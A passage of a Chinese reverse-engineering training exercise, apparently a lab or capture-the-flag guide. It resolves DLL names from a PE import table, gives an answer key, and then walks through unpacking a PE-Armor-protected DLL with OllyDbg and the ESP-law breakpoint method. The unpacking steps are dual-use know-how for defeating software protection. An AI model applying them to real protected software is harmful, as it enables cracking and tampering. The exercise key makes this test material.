
表-WinHex 中显示的 IID 数组

OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
8C20 0000	0000 0000	0000 0000	7421 0000	1020 0000
7C20 0000	0000 0000	0000 0000	B421 0000	0020 0000

(1) 根据上表所示，每个 IID 中的第四个字段是指向 DLL 名称的指针。这里第一个 IID 数组，“8C 20”开始的 IID 数组内第四个字段是 74210000，翻转过来也就是 RVA 地址 00002174h，将其减去 1C00h 得到文件偏移地址 574h，查看 574h 偏移地址处对应的字符是什么，确定调用的是哪一个 dll 文件，经过查看此处调用的是 USER32.dll，因此 USER32.dll 文件的文件偏移地址为 574h，如下图所示。



(2) 第二个 IID 数组，“7C 20”开始的 IID 数组内第四个字段是 B4210000，翻转过来也就是 RVA 地址 000021B4h，将其减去 1C00h 得到文件偏移地址 5B4h，查看 5B4h 偏移地址处对应的字符是什么，确定调用的是哪一个 dll 文件，经过查看此处调用的是 KERNEL32.dll，因此 KERNEL32.dll 文件的文件偏移地址为 5B4h，如下图所示。



实战答案: 本题的KEY 就是: 5745B4

拓展: 脱壳篇

脱壳篇一 DLL 文件脱壳

【实战目标】

寻找目标文件<EdrLib.dll>的入口点 OEP, 并计算 OEP 的 RVA 值。

【实战提示】

1. DLL 是 Dynamic Link Library (动态链接库) 的缩写形式, 是一个共享函数库的可执行文件。DLL 文件的脱壳, 多了个基址重定位表需要考虑。寻找 DLL 文件有两条路可走, 一个是载入时, 一个是退出时, 退出时流程短, 相对而言更容易找到 OEP。
2. 使用 LordPE 工具查看目标文件 PE 信息。
3. 使用 OllyDbg 工具, 加载 DLL 文件, 使用 ESP 定律法, 查找目标程序入口点 OEP。
4. 计算 OEP 的 RVA 值。

解题需知

1. 壳

在自然界中, 植物用壳来保护种子, 动物用壳来保护身体等。同样, 在一些计算机软件里也有一段专门负责保护软件不被非法修改或反编译的程序。他们附加在原程序上通过 Windows 加载器载入内存后, 先于原始程序执行, 得到控制权, 执行过程中对原程序进行解密、还原, 还原完成后在把控制权交还给原始程序, 执行原来的代码的部分。加上外壳后, 原始程序代码在磁盘文件中一般是以加密后的形式存在的, 只在执行时在内存中还原, 这样就可以比较有效地防止破解者对程序文件的非法修改, 同时也可防止程序被静态反编译, 由于这段程序和自然界的壳在功能上有很多相同的地方, 基于命名的规则, 就把这样的程序称为“壳”。

壳和病毒在某些方面比较类似, 都需要比原程序代码更早地获得控制权。壳修改了原程序的执行文件的组织结构, 从而能够比原程序的代码提前获得控制权, 并且不会影响原程序的正常运行。

2. 寻找 OEP

外壳保护的程序运行时, 首先执行外壳程序, 外壳程序负责把用户原来的程序在内存中解压还原, 并把控制权交还给解压完成后的真正程序, 再跳转到原来程序的入口点, 这个解压后程序的真正入口点称为 OEP, 即 Original Entry Point。

当 DLL 被初次映射到进程的地址空间中时, 系统将调用 DLLMain 函数, 当卸载 DLL 时也会再次调用 DLLMain 函数。也就是说, DLL 文件相比 EXE 文件运行有一些特殊性, EXE 的入口点只在开始时执行一次, 而 DLL 的入口点在整个执行过程中至少要执行两次。一次是在开始时, 用来对 DLL 做一些初始化。至少还有一次是退出时, 用来清理 DLL 在推出。

OEP 就是各种编程软件的入口特征, 一般有 VC,BC,VB,DELPHI 较为常见

delphi:

```
55          PUSH EBP
8BEC       MOV EBP,ESP
83C4 F0    ADD ESP,-10
B8 A86F4B00 MOV EAX,PE.004B6FA8
```

Microsoft Visual C++

```

55          PUSH EBP ; (初始 cpu 选择)
8BEC       MOV EBP,ESP
6AFF       PUSH -1
68 40375600 PUSH Screensh.00563740
68 8CC74900 PUSH Screensh.0049C78C ; SE 处理程序安装
64:A1 00000000>MOV EAX,DWORD PTR FS:[0]
50          PUSH EAX
64: 8925 000000>MOV DWORD PTR FS:[0],ESP

```

vb:

```

00401166 - FF25 6C104000 JMP DWORD PTR DS:[<&MSVBVM60.#100>] ;
MSVBVM60.ThunRTMain
0040116C > 68 147C4000 PUSH PACKME.00407C14
00401171 E8 F0FFFFFF CALL <JMP.&MSVBVM60.#100>
00401176 0000 ADD BYTE PTR DS:[EAX],AL
00401178 0000 ADD BYTE PTR DS:[EAX],AL
0040117A 0000 ADD BYTE PTR DS:[EAX],AL
0040117C 3000 XOR BYTE PTR DS:[EAX],AL

```

bc++:

```

0040163C > $ /EB 10 JMP SHORT BCLOCK.0040164E
0040163E |66 DB 66 ; CHAR 'f'
0040163F |62 DB 62 ; CHAR 'b'
00401640 |3A DB 3A ; CHAR ':'
00401641 |43 DB 43 ; CHAR 'C'
00401642 |2B DB 2B ; CHAR '+'
00401643 |2B DB 2B ; CHAR '+'
00401644 |48 DB 48 ; CHAR 'H'
00401645 |4F DB 4F ; CHAR 'O'
00401646 |4F DB 4F ; CHAR 'O'
00401647 |4B DB 4B ; CHAR 'K'
00401648 |90 NOP
00401649 |E9 DB E9
0040164A . |98E04E00 DD OFFSET BCLOCK.___CPPdebugHook
0040164E > \A1 8BE04E00 MOV EAX,DWORD PTR DS:[4EE08B]
00401653 . C1E0 02 SHL EAX,2
00401656 . A3 8FE04E00 MOV DWORD PTR DS:[4EE08F],EAX
0040165B . 52 PUSH EDX
0040165C . 6A 00 PUSH 0 ; /pModule = NULL
0040165E . E8 DFBC0E00 CALL <JMP.&KERNEL32.GetModuleHandleA>; \GetModuleHandle
3. ESP 定律法

```

ESP 定律就是利用堆栈平衡快速找到 OEP，所谓堆栈平衡是指 call 进一个函数后，在 ret 前保证 esp 指向 call 前的地址，简单说就是 call 的时候栈顶在哪儿，call 完栈顶必须仍然在那儿。通常保持堆栈平衡的做法是在 call 进入后保存寄存器上下文，如果你用反汇编调试器


跟进去, 会看到 `push ebp, push esp, push eax` 等等, 在 `ret` 前会逆序把它们 `pop` 回来。壳的解压器通常以 `pushad` 开始, 也要遵守堆栈平衡, 所以在解压器把程序复原后肯定要调用 `popad` 把所有寄存器 `pop` 回来, 所以可以在 `pushad` 前记录下 `esp` 的地址, 打上内存断点, 然后就能在 `popad` 的时候断下来, 这时候就离 OEP 不远了。

4. OllyDbg: 是一个动态追踪工具, 将 IDA 与 SoftICE 结合起来的, Ring 3 级调试器, 已代替 SoftICE 成为当今最为流行的调试解密工具了。同时还支持插件扩展功能, 是目前最强大的调试工具。

5. LordPE: 是一款功能强大的 PE 文件分析、修改、脱壳软件。LordPE 是查看 PE 格式文件信息的首选工具, 并且可以修改相关信息。

6. 操作流程


www.flagzue.cn




【详细指导】

1. 查看 PE 头信息

(1) 本实例目标程序使用加壳工具< PE-Armor.exe>加壳处理过，运行 LordPE 工具，单击【PE Editor】按键，加载目标文件<EdrLib.dll>，查看其 PE 信息，获得 EntryPoint 为 D000，ImageBase 为 400000，如下图所示。



(2) 单击【Sections】按钮，查看目标程序的区块信息，如下图所示。




2. 如何使用 OD 调试 DLL 文件

DLL 本身不能直接执行,但是可以调用 LoadLibrary 将 DLL 的文件映射到调用进程的地址空间中,退出时调用 FreeLibrary 卸载 DLL。

为了调试 DLL,OllyDbg 提供了一个类似原理的辅助程序 Loaddll.exe,这个程序被压缩存放在资源段里,如果 OllyDbg 所在文件夹内没有 Loaddll.exe,则会释放这个文件。

用 OllyDbg 加载 DLL 文件时,将会询问启动 Loaddll.exe,单击【是】即可,如下图所示。然后链接库被加载并停在程序的入口,之后就可以正常调试 DLL 程序。




3. 查找 DLL 文件入口点 OEP


注意: 由于 DLL 文件被映射的地址是系统动态分配的,因此在操作过程中显示的地址与本操作步骤中的地址不同,操作时以当前系统基址为准。

(1) 运行 OllyDbg 工具,在菜单栏依次点击“文件/打开”,加载目标文件<EdrLib.dll>,出现警告窗口单击“是”即可。按 F9 调试程序(注:此处可能需要等待几十秒钟,出现警告窗口点击“是”即可),此过程可能比较慢,可以在按一下 F9 键加快载入。使程序停在外壳入口处。但是仔细观察,此时 EdrLib.dll 并未被映射到默认的 40000h 内存地址中,而是选择了另外一个地址。


(2) 使用“Alt+M”快捷键打开内存映像窗口,可知 EdrLib.dll 被映射在地址为 003F0000h 处,即映像地址为 003F0000h,这个值将参与计算 OEP 的 RVA 值,如下图所示。



- (3) 此时不能使用 F8 键，继续跟踪代码查找 OEP，因为这样查找非常困难，但是由于 DLL 文件退出时也会再次来到入口点，所以本实战采用 DLL 文件退出时寻找 OEP 方式；
- (4) F9 键运行目标程序，停在入口点后，DLL 装载成功正常运行时，Loadll.exe 将会出现，如下图所示界面。



(5)关闭 Loadll.exe 窗口（如果关闭中出现等待时，可以按 F9 运行，加速关闭时间），DLL 文件被卸载时，会停在外壳入口点处，如下图所示。接下来使用 ESP 定律法查找入口点 OEP。



1) ESP 定律法的基本步骤为:

程序入口点处按一下 F8 键, 注意观察 OD 右上角的寄存器中 ESP 有没突现(变成红色)(这只是一般情况下, 更确切的说我们选择的 ESP 值是关键句之后的第一个 ESP 值)。


在命令行下: dd XXXXXXXXX(指在当前代码中的 ESP 地址, 或者是 hr XXXXXXXXX), 按回车。

选中下断的地址, 断点--->硬件访--->WORD (字) 断点。

